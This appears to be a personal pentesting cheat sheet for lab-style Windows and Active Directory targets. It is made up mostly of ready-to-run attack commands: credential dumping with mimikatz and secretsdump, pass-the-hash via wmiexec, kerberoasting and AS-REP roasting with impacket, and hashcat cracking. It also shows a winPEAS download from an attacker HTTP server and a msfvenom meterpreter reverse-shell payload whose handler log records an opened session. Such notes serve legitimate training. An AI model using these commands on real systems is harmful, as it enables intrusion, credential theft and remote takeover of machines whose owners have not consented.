If rdp in, command: xfreerdp /u:username /p:P@$$w0rd /d:domain.com /v:IP_ADDR /w:1920 /h:1080 /fonts /smart-sizing

System Info

```
systeminfo
wmic qfe get Caption,Description,HotfixID,Installedon
```

User Info

```
whoami
whoami /priv
whoami /groups
net user
net localgroup
net localgroup administrators
```

powershell

Get-CimInstance -ClassName win32_service | Select Name,State,PathName,StartName | Where-Object {$_.State -like 'Running'} (CIM means Common Information Model, WMI means Windows Management Instrumentation; Find programs not installed in system32 and see if program can be restarted, or auto)
(Get-PSReadlineOption).HistorySavePath (Reading the path of history file from PSReadline, may get important credentials)

To create the previously discussed PSCredential object, a user first needs to create a *SecureString* to store the password. Then, the user can create the PSCredential object with the username and the stored password. The resulting variable, containing the object, can be used as argument for *-Credential* in commands such as Enter-PSSession.

```
#1. $password = ConvertTo-SecureString "qwertqwertqwert123!!" -AsPlainText -Force
#2. $cred = New-Object System.Management.Automation.PSCredential("daveadmin", $password)
#3. Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred
```

Local.txt and Proof.txt Finder

```
Get-ChildItem -Path C:\ -Include local.txt -File -Recurse -ErrorAction SilentlyContinue
Get-ChildItem -Path C:\ -Include proof.txt -File -Recurse -ErrorAction SilentlyContinue
type C:\Users\joe\Desktop\local.txt
type C:\Users\Administrator\Desktop\proof.txt
```

```
Get-ChildItem -Path C:\ -Include secrets,.git,bad -Directory -Recurse -ErrorAction SilentlyContinue -Force
```

Post Exploitation

mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords (get NTLM hash from the correct user)

Find secretsdump

More information here:https://www.hackingarticles.in/credential-dumping-sam/
Look out for SAM and SYSTEM files then use this command: /usr/share/doc/python3-impacket/examples/secretsdump.py - sam SAM -system SYSTEM LOCAL
C:\Windows\System32\config
C:\Windows.old\System32\config

wmiexec supports NTLM hash authentication, so if we were to get the NTLM hash from mimikatz, we proceed to use wmiexec to login as the user, the command as follows:
/usr/bin/impacket-wmiexec -hashes :The_Hash domain/user@ip_addr <- needed port 135 to be open for this to work, need to be local administrator for this to work (can be a domain user or local user),

```
impacket-GetNPUsers -dc-ip IP_ADDRESS active.htb/SVC_TGS -no-pass
impacket-GetUserSPNs -request -dc-ip IP_ADDRESS active.htb/SVC_TGS(USERNAME):PASSWORD
```

Authentication:
Kerebros, default -> https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/kerberos-authentication
SVC TGS = Ticket Granting Service (Automatically think of kerberoasting)
NTLM authentication

Creating golden ticket : (Requires SID, krbtgt hash)

**If clock skew is too great, (thats because time difference is too large)
sudo apt install ntpupdate
sudo ntpupdate IP_ADDRESS
** NOW ITS FIXED
** then run impacket-GetUserSPNs -request -dc-ip IP_ADDRESS active.htb/SVC_TGS(USERNAME):PASSWORD command again to get krb5tg hash
use hashcat to decrypt the krb5tg hash using hashcat -m 13100 hash.txt -a /usr/share/wordlists/rockyou.txt
***REFER TO https://hashcat.net/wiki/doku.php?id=example_hashes for hashes id
impacket-psexec to login to Administrator (active.htb/Administrator@10.10.10.100) (Rev shell)

Process:
Information Gathering (Look out for 139,445 if not 464) refer to smbmap
Try to exploit misconfigured processes or plain text credentials to gain privileged access from a normal user to an admin user
Lateral movement into Active Directory as a local admin user


BLOODHOUND IS GOOD TO KNOW

* Further enumeration on AD
Check .log files or .txt files with >> dir /s/b *.log , dir /s/b *.txt

https://fuzzysecurity.com/tutorials/16.html

Automated Enumeration
After getting revshell, hook up http server and use this command to transfer winPEAS,
iwr -uri http://10.10.10.10/winPEASSx64.exe -Outfile winPEAS.exe

Getting multiple sessions of reverse shells:
Create payload where pikachu is the .exe file, and open up msfconsole:



```
 [~/practice]
 ✘  kali  msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.45.189 LPORT=443 -f exe > pikachu
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes


 [~/practice]
 kali  sudo msfconsole -q
[sudo] password for kali:
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.45.189
LHOST ⇒ 192.168.45.189
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession ⇒ false
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.45.189:443
msf6 exploit(multi/handler) > [*] Sending stage (200774 bytes) to 192.168.227.242
[*] Meterpreter session 1 opened (192.168.45.189:443 → 192.168.227.242:62577) at 2023-11-16 03:03:37 -050
```